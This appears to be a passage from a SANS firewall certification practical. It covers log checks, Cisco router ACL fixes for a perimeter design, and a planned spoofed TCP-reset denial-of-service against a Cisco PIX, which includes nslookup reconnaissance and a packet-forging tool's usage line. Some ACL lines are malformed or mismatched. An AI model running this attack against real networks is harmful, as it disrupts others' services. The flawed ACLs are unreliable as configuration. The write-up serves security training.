Total objects scanned: 24937
Total violations found: 298

The final check is to go through all of the logs on the system and check local mail for the root account. The logs that are checked and what data is recorded are listed in the following table.

Log file	Grep keywords	Interesting data
Messages	Failure	Authentication failures
Messages	Root	Root logins
Secure	Failed	Authentication failure
Secure	Accepted	Logins
Cron	-	Inconsistencies
dmesg	-	Boot errors
Dmesg	-	Last boot

Table 8

For what it's worth, this is sample log entry generated by Iptables found on the INTERNET. This entry indicates a TCP connection (PROTO=6) to the RPC port (DPT=111). The TCP header also indicates that this end of a valid session. The ACK bit is not set (ACK=0) and the SYN FIN bits are set (FLAGS=0x003)

NF: USERPREFIX=userprefix IN=eth1 OUT= MAC=00808c1e1260,001076002fc2,0800 SRC=211.251.142.65 DST=203.164.4.223 LEN=100 TOS=0x00 TTL=44 ID=31526 FLAGS=0x4000 HLEN=60
OPT=072728CBA404DFCBA40253CBA4032ECBA403A2CBA4033ECBA402C1180746EA18074C5289 2734A200
PROTO=6 SPT=4515 DPT=111 SEQ=1168094040 ACK=0 WINDOW=32120 FLAGS=0x003 URGP=0 HLEN=40 OPT=020405B40402080A05E3F3C40000000001030300 #

3.3 Perimeter analysis

The analysis was performed in a reverse design manner. Basically, it was the result of taking a fresh look at the security system and documenting the connectivity between all of the secured networks. The following drawings show incoming packets as a bolded arrow and what services are available on each internal networks as regular arrows. Each segment has comments that indicate how well the intended rule was implemented.

Comment	Implementation
OK	As intended
So-So	Allow more than intended
Not OK	Connectivity is broken

Table 9

3.3.1 Analysis

3.3.1.1 Internet access

This picture looks good with one exception. Secure shell access is allowed to service network 1 from internet. This can be resolved by adding an input ACL to serial line 0 denying this connectivity. The line to be added could be placed any where before the GIAC policy lines and would look like:

Access-list 190 deny ip any any i.i.202.0 0.0.0.255 eq 22 log



figure 4

3.3.1.2 Remote Network

The connectivity here has some un-intended access. None of which is extremely useful. It can be corrected by adding an entry to the inbound ACL on Fast 1 for router2 to eliminate ports 20 and 161 on the admin network.

Router2

Access-list 197 deny ip i.i.201.0 0.0.0.255 i.i.205.0 0.0.0.255 eq 20 log
Access-list 197 deny ip i.i.201.0 0.0.0.255 i.i.205.0 0.0.0.255 eq 161 log

Interface Fastethernet0
Ip address i.i.207.1
Access-group 197 in



figure 5

3.3.1.3 Service network 1

This network shows some undesired connectivity as well. The ACL from the previous analysis can be re-used to block ports 20 and 161 to the production network. A line will be added to remove the secure shell path to the production network as well. There is no reason why packets sourced from service network 1 to go to the admin network. If this were to be blocked it could be performed with a change to the firewall rule on the out bound Ethernet 2 interface.

Access-list 197 deny ip i.i.202.0 0.0.0.255 i.i.204.0 0.0.0.255 eq 20 log
Access-list 197 deny ip i.i.202.0 0.0.0.255 i.i.204.0 0.0.0.255 eq 161 log
Access-list 197 deny ip i.i.202.0 0.0.0.255 i.i.204.0 0.0.0.255 eq 22 log

Interface Fastethernet0
Ip address i.i.207.1
Access-group 197 in



figure 6

3.3.1.4 Production Network

This connectivity diagram shows an undesired path into service network 1. We can fix this problem by removing one line from the Ethernet 0 ACL on Router2.

Line to be removed

Access-list 194 permit ip i.i.205.0 0.0.0.255 i.i.202.0 0.0.0.255



figure 7

3.3.1.5 Admin Network

The connectivity diagram shows a major problem. The only machine that can reach into the the remote access network is the socks server. This can be fixed by adding a line to the input ACL on fast Ethernet 0 on router1. The order should be deny production network, then allow admin into remote, then allow socks to internet.

Access-list 196 deny ip i.i.204.0 0.0.0.255 any any log
Access-list 196 permit ip i.i.204.0 0.0.0.255 i.i.201.0 0.0.0.255
Access-list 196 permit ip i.i.205.33 0.0.0.0 any any

Interface Fastethernet0
Ip address i.i.207.1
Access-group 197 in



figure 8

3.3.1.6 Service network 2

This diagram shows that connectivity from the service network 2 is broken to the remote network. Also, we do not want the SNMP access to the production and admin network from service 1. This is blocked via an ACL on router2.

Router1

Access-list 196 deny ip i.i.204.0 0.0.0.255 any any log
Access-list 196 permit ip i.i.204.0 0.0.0.255 i.i.201.0 0.0.0.255
Access-list 196 permit ip i.i.203.0 0.0.0.255 i.i.201.0 0.0.0.255
Access-list 196 permit ip i.i.205.33 0.0.0.0 any any

Router2

Access-list 197 deny ip i.i.203.0 0.0.0.255 i.i.204.0 0.0.0.255 eq 161 log
Access-list 197 deny ip i.i.203.0 0.0.0.255 i.i.205.0 0.0.0.255 eq 161 log



figure 9

3.3.2 Improvements

Based on what I have learned writing this assignment, there are several changes that I would make to the architecture. First, I would design a more efficient sue of the IP space. Full 24 bit masks subnets were used for convenience purposes only. Secondly, I would refine the firewall rules to use fully qualified host addresses for internal hosts. As part of the architecture changes, I would reduce the number of interfaces on the firewall from four to three. This would simplify the rule design. Thirdly, I would place another subnet on router1 and move all of the proxy services to that subnet. I would also add an external mail relay and a split DNS server configuration to the other subnet. Finally, improve the remote access design by providing VPN clients to the remote users. This would eliminate the need to use the secure shell gateway for mail.



figure 10

4 Assignment Four - Design under fire

4.1 Firewall attack

The design chosen for the attack was taken from the practical submitted by analyst number 48, Adam Payne. The location of the practical document is at the following URL. [18]. I chose this design because it was simple and I was introduced to it through the SANS conference material.



figure x

4.1.1 Firewall Vulnerabilities

I was able to locate three known vulnerabilities for this make and version of firewall. Two of the vulnerabilities require that the IP address 192.168.0.1 be included in the firewall configuration. Since none of the network are used in this design these two will be discounted as viable candidates. The following table shows the results of my search.

Description	PIX version	Cisco bug ID	Vulnerable protocol	Viable
PIX mailgaurd	4.4(6),5.0(3),5.1(3)	CSCdr91002 CSCds30699	SMTP (25)	NO
PIX ftp	4.2(5),4.4(4),5.0(3)	CSCdp86352 CSCdr09226	FTP (21,20)	NO
PIX TCP reset DoS	4.2(5),4.4(4),5.0(3),5.1(1)	CSCdr11711	TCP (all)	YES

Table 10

The following is a description of the attack from the CISCO site:

"The Cisco Secure PIX Firewall cannot distinguish between a forged TCP Reset (RST) packet and a genuine TCP RST packet. Any TCP/IP connection established through the Cisco Secure PIX Firewall can be terminated by a third party from the untrusted network if the connection
can be uniquely determined. This vulnerability is independent of configuration. There is no workaround …

To exploit this vulnerability, an attacker would need to have or infer:
Detailed knowledge of the connection table in the Cisco Secure PIX Firewall prior to launching the attack
Or
Detailed knowledge of the source and destination IP Address and ports associated with a particular connection to be attacked. This particular vulnerability only affects the connection table (which keeps state regarding the connections being made through the device). It does not affect the translation table (in which address mappings are stored)." **[19]**

So, what we need to know is source address, source port, destination address, and destination port. We can infer that this machine will periodically connect to a DNS server and a mail relay. We know that the DNS server will connect from port 53 to port 53, and we know the address of the DNS server in his network. We need to find out what the next upper level node is for this domain. This is very simple to ascertain. We can use nslookup to find the IP addresses of this host.

This is the result of doing a search on yahoo.com. These are all ligitamate operations that are are functions of programs available on all UNIX systems. Anyway, the BOLDED text shows one IP address that can be used. This number will be used first because we have an authoritative answer. We could continue performing these queries until we have quantified the whole domain.

```
-1->nslookup
Deafult Server:  myNS.mydomain.com
Address:                123.123.123.123
> set querytype=NS
> set querytype=NS
> yahoo.com
Server:   myNS.mydomain.com
Address:   123.123.123.123

Non-authoritative answer:
yahoo.com       nameserver = ns3.europe.yahoo.com
yahoo.com       nameserver = ns5.dcx.yahoo.com
yahoo.com       nameserver = ns1.yahoo.com
> ns1.yahoo.com
Server:  NES1.NESDIS.NOAA.GOV
Address:  140.90.231.21

Authoritative answers can be found from:
yahoo.com
        origin = ns0.corp.yahoo.com
        mail addr = hostmaster.yahoo-inc.com
        serial = 2001081611
        refresh = 1800 (30 mins)
        retry   = 900 (15 mins)
        expire  = 1209600 (14 days)
        minimum ttl = 9 (9 secs)
> set querytype=ANY
> ns1.yahoo.com
Server:   myNS.mydomain.com
Address:   123.123.123.123

Non-authoritative answer:
ns1.yahoo.com   preference = 1, mail exchanger = nomail.yahoo.com
ns1.yahoo.com   text = "MAC: 00-00-C0-D0-07-E4"
ns1.yahoo.com   CPU = pc        OS = bsd
ns1.yahoo.com   internet address = 204.71.200.33

Authoritative answers can be found from:
yahoo.com       nameserver = ns5.dcx.yahoo.com
yahoo.com       nameserver = ns1.yahoo.com
yahoo.com       nameserver = ns3.europe.yahoo.com
nomail.yahoo.com        internet address = 216.145.48.35
```

Now, we have all of the information that we need. We will use a packet forger to hit the firewall once per second. An application that can be used is IPSPOOF. [20] from the source code:

printf("usage: %s <from host> <from port> <to host> <to port>\n", argv[0]);

This attack will run from a script once per second and use all of the addresses that we have aquired.

4.1.2 Attack Results

Once the attack has started, it will take a short amount time for the impact to be fully realized. The minimum retry time that the DNS resolver software can use is one second. This is exactly the interval at which that we will be hitting the DNS server. DNS queries will continue to function normally, if the name requested is already cached on the server. However, if the name is not cached, the DNS request will time-out. This will appear to be a network problem initially. Users will complain that they can not get to the mail server or www.cnn.com, or their ftp jobs are failing. The DNS administrator will check the server and verify from the logs that names are being served. Once the network administrator starts troubleshooting, more time will have passed and more names will have expired and they will find that DNS is not working. It is only after they start 